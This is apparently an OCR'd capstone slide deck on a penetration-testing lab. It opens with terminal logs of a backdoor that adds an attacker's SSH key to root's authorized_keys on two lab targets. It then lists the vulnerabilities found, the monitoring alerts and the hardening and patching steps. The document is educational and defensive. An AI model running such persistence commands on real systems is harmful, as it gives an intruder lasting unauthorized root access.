PKEN+lpOIq93nkJ1kR97MWeHRCmnhsL5jlBTFiFjq77kwz13d7Dlo2nDugKjo12CW9n+6ycBHab
uq88c55sSozmd6R77VqbDreos4aSFP5DcGsdsN8hGh/yWRFi9CmgFe0Ea+xGH4Z3Ns3KGD49poI
vfNAebE9wIBAyv6go3iWAJ1s1FmUAbrb7q4HvIgx/R982nQJCRa5ial7eOLJvbfTTNZdnZt5LA7
TwafVMGWYVbarzCFI3xbg5H/P/amxtScoRZmiS2Tr0Nr9JdsEdXXSCYkduG5bqCxfTfqciKU9hR
oFTpEqUQFQslR7b9Fu09gwSrzu1XmTyhjkY2OmaQAHVcB89s+AGEYW+IOtVtiCIRy50T+4scAUF
WhudF4MWX/s0sXXwgkYpEnFLGE= root@Kali
root@target1:~/.ssh# chmod 600 authorized_keys
root@target1:~/.ssh#
```

```
root@Kali:~/.ssh# ssh -i id_rsa root@192.168.1.110

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 07:13:05 2020
root@target1:~#
```

Backdooring Target 2

Backdoor Overview

- Upon getting root access, we added our public key to root's authorized ssh keys
- This was done on Target 2 by sending an echo to the authorized_keys file
  - echo '<key content>' > authorized_keys
- This is connected through via SSH
  - ssh -i id_rsa root@192.168.1.115

```
root@target2:/root/.ssh# echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDGWm65
cFuT4fOuctPNizXGcMaXNP1fw3IV2FCsgDgXoszh36EkSrB8mE1MAtgN5TMG3eDJczRojHRTYJZ
y4qLmfJ0TuV2ICUL1/nW042Wmp2i4bRPKEN+lpOIq93nkJ1kR97MWeHRCmnhsL5jlBTFiFjq77k
wz13d7Dlo2nDugKjo12CW9n+6ycBHabuq88c55sSozmd6R77VqbDreos4aSFP5DcGsdsN8hGh/y
WRFi9CmgFe0Ea+xGH4Z3Ns3KGD49poIvfNAebE9wIBAyv6go3iWAJ1s1FmUAbrb7q4HvIgx/R98
2nQJCRa5ial7eOLJvbfTTNZdnZt5LA7TwafVMGWYVbarzCFI3xbg5H/P/amxtScoRZmiS2Tr0Nr
9JdsEdXXSCYkduG5bqCxfTfqciKU9hRoFTpEqUQFQslR7b9Fu09gwSrzu1XmTyhjkY2OmaQAHVc
B89s+AGEYW+IOtVtiCIRy50T+4scAUFWhudF4MWX/s0sXXwgkYpEnFLGE= root@Kali' > aut
horized_keys
root@target2:/root/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDGWm65cFuT4fOuctPNizXGcMaXNP1fw3IV2FC
sgDgXoszh36EkSrB8mE1MAtgN5TMG3eDJczRojHRTYJZy4qLmfJ0TuV2ICUL1/nW042Wmp2i4bR
PKEN+lpOIq93nkJ1kR97MWeHRCmnhsL5jlBTFiFjq77kwz13d7Dlo2nDugKjo12CW9n+6ycBHab
uq88c55sSozmd6R77VqbDreos4aSFP5DcGsdsN8hGh/yWRFi9CmgFe0Ea+xGH4Z3Ns3KGD49poI
vfNAebE9wIBAyv6go3iWAJ1s1FmUAbrb7q4HvIgx/R982nQJCRa5ial7eOLJvbfTTNZdnZt5LA7
TwafVMGWYVbarzCFI3xbg5H/P/amxtScoRZmiS2Tr0Nr9JdsEdXXSCYkduG5bqCxfTfqciKU9hR
oFTpEqUQFQslR7b9Fu09gwSrzu1XmTyhjkY2OmaQAHVcB89s+AGEYW+IOtVtiCIRy50T+4scAUF
WhudF4MWX/s0sXXwgkYpEnFLGE= root@Kali
root@target2:/root/.ssh# chmod 600 authorized_keys
root@target2:/root/.ssh#
```

```
root@Kali:~/.ssh# ssh -i id_rsa root@192.168.1.115

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 07:17:59 2020
root@target2:~#
```

Final Engagement


Defense of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: target1

IPv4: 192.168.1.115
OS: Linux
Hostname: target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Hydra dictionary attack	Exploit can be used to crack the password for the ssh	Attacker can get ssh access to the wordpress server
Directory indexing	Attack exploits the web server to list all files within the requested directory	Files and information in the directories may lead to other exploits or contain private data
Sudo Privilege Policy	A user with a crackable password has sudo access to the python binary	Spawning a shell with python using sudo spawns a root shell for the attacker

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
PHPMailer CVE-2016-10033	Allows attackers to pass extra parameters to execute arbitrary code	Arbitrary code can be used to generate a webshell on the target
MySQL UDF Security	User-defined functions are not secured and MySQL is running as the root user	Attackers can create a function that creates a reverse shell as root user
Wordpress Configuration	The wp-config.php file has SQL credentials and usernames are enumerable	Attacker is able to access the SQL database

Alerts Implemented

Alert for Excessive HTTP Errors


- This alert will monitor for any HTTP Response Status Codes.
- If there are 400 or more HTTP Response Status Codes within 1 minute the alert will generate a log.



Trigger time	State
2020-12-01T16:09:31-08:00	▷ Firing
2020-12-01T16:08:31-08:00	▷ Firing
2020-12-01T16:07:31-08:00	▷ Firing
2020-12-01T16:06:31-08:00	▷ Firing

Alert for HTTP Request Size Monitor


- This alert monitors for HTTP Request Bytes.
- If the total number of HTTP Request Bytes are greater than 3500 within a minute a log is generated.



Trigger time	State
2020-11-28T22:28:27+00:00	▷ Firing

CPU Usage Monitor

- This alert is triggered when the maximum CPU usage on either Target1 or Target2 machines goes above a certain percentage.
- If CPU usage goes above .2 (20%) then it sends an alert and logs it.



2020-12-01T03:30:14+00:00	▷ Firing
2020-12-01T03:29:14+00:00	▷ Firing
2020-12-01T03:28:14+00:00	▷ Firing

Hardening

Hardening Against Hydra Dictionary Attack on Target 1

- Using password login for SSH is vulnerable to Brute Force attacks. Changing to SSH Keys will guarantee that the password cannot be guessed with a Hydra attack.

```
root@Kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): michael_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in michael_key.
Your public key has been saved in michael_key.pub.
The key fingerprint is:
SHA256:reYoAjXFctM0w4+LDIQFyPRAJLreahfTaP0pD0qXrao root@Kali
The key's randomart image is:
+---[RSA 3072]----+
|OO..  ++         |
|=•= = oo         |
| .. = . o        |
|  .+   . ..      |
| .. ++. .S .     |
| o •=oo+  .      |
|  o.oo+..+       |
|  .+.+.o*        |
| .Eo+.o+..       |
+----[SHA256]-----+
```

Setup SSH Keys from user's workstation

- # ssh-keygen -t rsa

  Name the key file; e.g. michael_key.
  Enter your passphrase.
  Retype your passphrase.

- # ssh-copy-id -i ~/.ssh/michael_key.pub michael@192.168.1.110
- # ssh michael@192.168.1.110

  Type yes if prompted to continue.

Remove Password Login from server

- # sudo nano /etc/ssh/sshd_config

  Uncomment line below and set value to "no."

  PasswordAuthentication no

- Save and close the file.
- # sudo service ssh restart

Hardening Against Directory Indexing on Target 1

- To prevent Directory Indexing on the WordPress server you will need to update the .htaccess file.

- Open the .htaccess file with this command: `# nano /var/www/html/wordpress/.htaccess`

- Add `Options All -Indexes` at the end of the file and save the changes.

```
  GNU nano 2.2.6        File: /var/www/html/wordpress/.htaccess

<files wp-config.php>
order allow,deny
deny from all
</files>

# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /wordpress/
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /wordpress/index.php [L]
</IfModule>

# END WordPress
Options All -Indexes_
```

Hardening Against Sudo Privilege on Target 1

- Sudo access to the python binary allows attackers to exploit spawning a root shell. Removing this privilege prevents this vulnerability from running.
- $ sudo visudo -f /etc/sudoers
- Delete steven ALL=(ALL) NOPASSWD: /usr/bin/python
- Exit and save the file.

```
  GNU nano 2.2.6                                File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any commar
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include"

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

User steven has sudo python access.

Sudo python access has been deleted.

```
  GNU nano 2.2.6                                File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Hardening Against PHPMailer CVE-2016-10033 on Target 2

- The PHPMailer will need to be updated to Version 5.2.20 or greater. The patch prevents the shell escaping functions from running injected code.

- $ sudo ./composer_setup.sh

  PHPMailer now uses a composer to install and update the application. This step is added for the initial setup.

- $ sudo composer require phpmailer/phpmailer

  Only this command is needed for future updates.

```
#!/bin/sh

EXPECTED_CHECKSUM="$(wget -q -O - https://composer.github.io/installer.sig)"
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
ACTUAL_CHECKSUM="$(php -r "echo hash_file('sha384', 'composer-setup.php');")"

if [ "$EXPECTED_CHECKSUM" != "$ACTUAL_CHECKSUM" ]
then
    >&2 echo 'ERROR: Invalid installer checksum'
    rm composer-setup.php
    exit 1
fi

php composer-setup.php --quiet
RESULT=$?
rm composer-setup.php
exit $RESULT
```

The composer_setup.sh script used to add Composer to the Target servers. This is only needed to be used once. Setup can also be ran manually. See getcomposer.org/download/ for more info.

Hardening Against MySQL UDF Exploit on Target 2

- Changing the MySQL service to run as a normal unprivileged user will prevent arbitrary commands from being executed as root.

- # mysqladmin shutdown
- # chown -R www-data /etc/mysql/
- # nano /etc/mysql/my.cnf
- Change user line to:
  user = www-data
- Save and exit.
- Restart server and confirm the service is not running as root.

```
[mysqld]
#
# * Basic Settings
#
user            = www-data_
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
secure_file_priv=""
lc-messages-dir = /usr/share/mysql
skip-external-locking
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
#
```

Hardening Against WordPress Vulnerabilities on Target 2

- Updating WordPress should be a priority. WordPress updates patch known vulnerabilities and updates can be set to be automatic. Newer versions of WordPress use an updated encryption for login credentials. Use the link for more information on updating WordPress.

https://wordpress.org/support/article/upgrading-wordpress-extended-instructions/

- Moving the wp-config.php file outside the web-root folder prevents unwanted access.
- # mv /var/www/html/wordpress/wp-config.php /var/www/html/

- The .htaccess files can be set to deny access to anyone surfing for it.
- Open the .htaccess file with this command:

```
# nano /var/www/html/wordpress/.htaccess
```

- Add the text below to the beginning of the file and save the changes.

```
<files wp-config.php>
order allow,deny
deny from all
</files>
```

```
  GNU nano 2.2.6        File: /var/www/html/wordpress/.htaccess

<files wp-config.php>
order allow,deny
deny from all
</files>

# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /wordpress/
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /wordpress/index.php [L]
</IfModule>

# END WordPress
Options All -Indexes_
```

Hardening Against WordPress Vulnerabilities on Target 2

- Another way to stop an attacker from getting database access is to remove the sensitive information from the wp-config.php file.
- Moving the sql credentials stops an attacker from easily getting SQL access.
- As a secure user run:
  # nano /home/<user>/config.php
  This directory needs to be non-readable for the www-data user so that a reverse shell doesn't give access.
- Cut all sensitive information from the wp-config.php file and paste into the /home/<user>/config.php file. It should look similar to the text to the right. Note the <?php opening and ?> ending tags.
- Add the text below to the beginning of the wp-config.php file and save the changes.

  include('/home/<user>/config.php');.
- To view the credentials, you must have read access to the config.php file now.

https://www.wpwhitesecurity.com/protect-wordpress-wp-config-php-security/

```
01 <?php
02 define('DB_NAME', 'Your_DB'); // name of database
03 define('DB_USER', 'DB_User'); // MySQL user
04 define('DB_PASSWORD', 'DB_pass'); // and password
05 define('DB_HOST', 'localhost'); // MySQL host
06
07 // The WordPress Security Keys
08
09 define('AUTH_KEY',         'Your_key_here');
10 define('SECURE_AUTH_KEY',  'Your_key_here');
11 define('LOGGED_IN_KEY',    'Your_key_here');
12 define('NONCE_KEY',        'Your_key_here');
13 define('AUTH_SALT',        'Your_key_here');
14 define('SECURE_AUTH_SALT', 'Your_key_here');
15 define('LOGGED_IN_SALT',   'Your_key_here');
16 define('NONCE_SALT',       'Your_key_here');
17
18 // The WordPress database table prefix
19 $table_prefix  = 'wp_'; // only numbers, letters and underscore
20 ?>
```

```
GNU nano 2.2.6   File: /var/www/html/wordpress/wp-config.php   Modified

<?php
include('/home/<user>/config.php');
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
```

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- The WordPress Directory Indexing vulnerability and wp-config.php access is fixed by copying an updated .htaccess file to the target web servers.

- Ansible checks to confirm that the wp-config.php file is outside the web-root folder.

- The PHPMailer vulnerability is fixed by installing Composer and updating PHPMailer.
  - Composer checksum is validated.
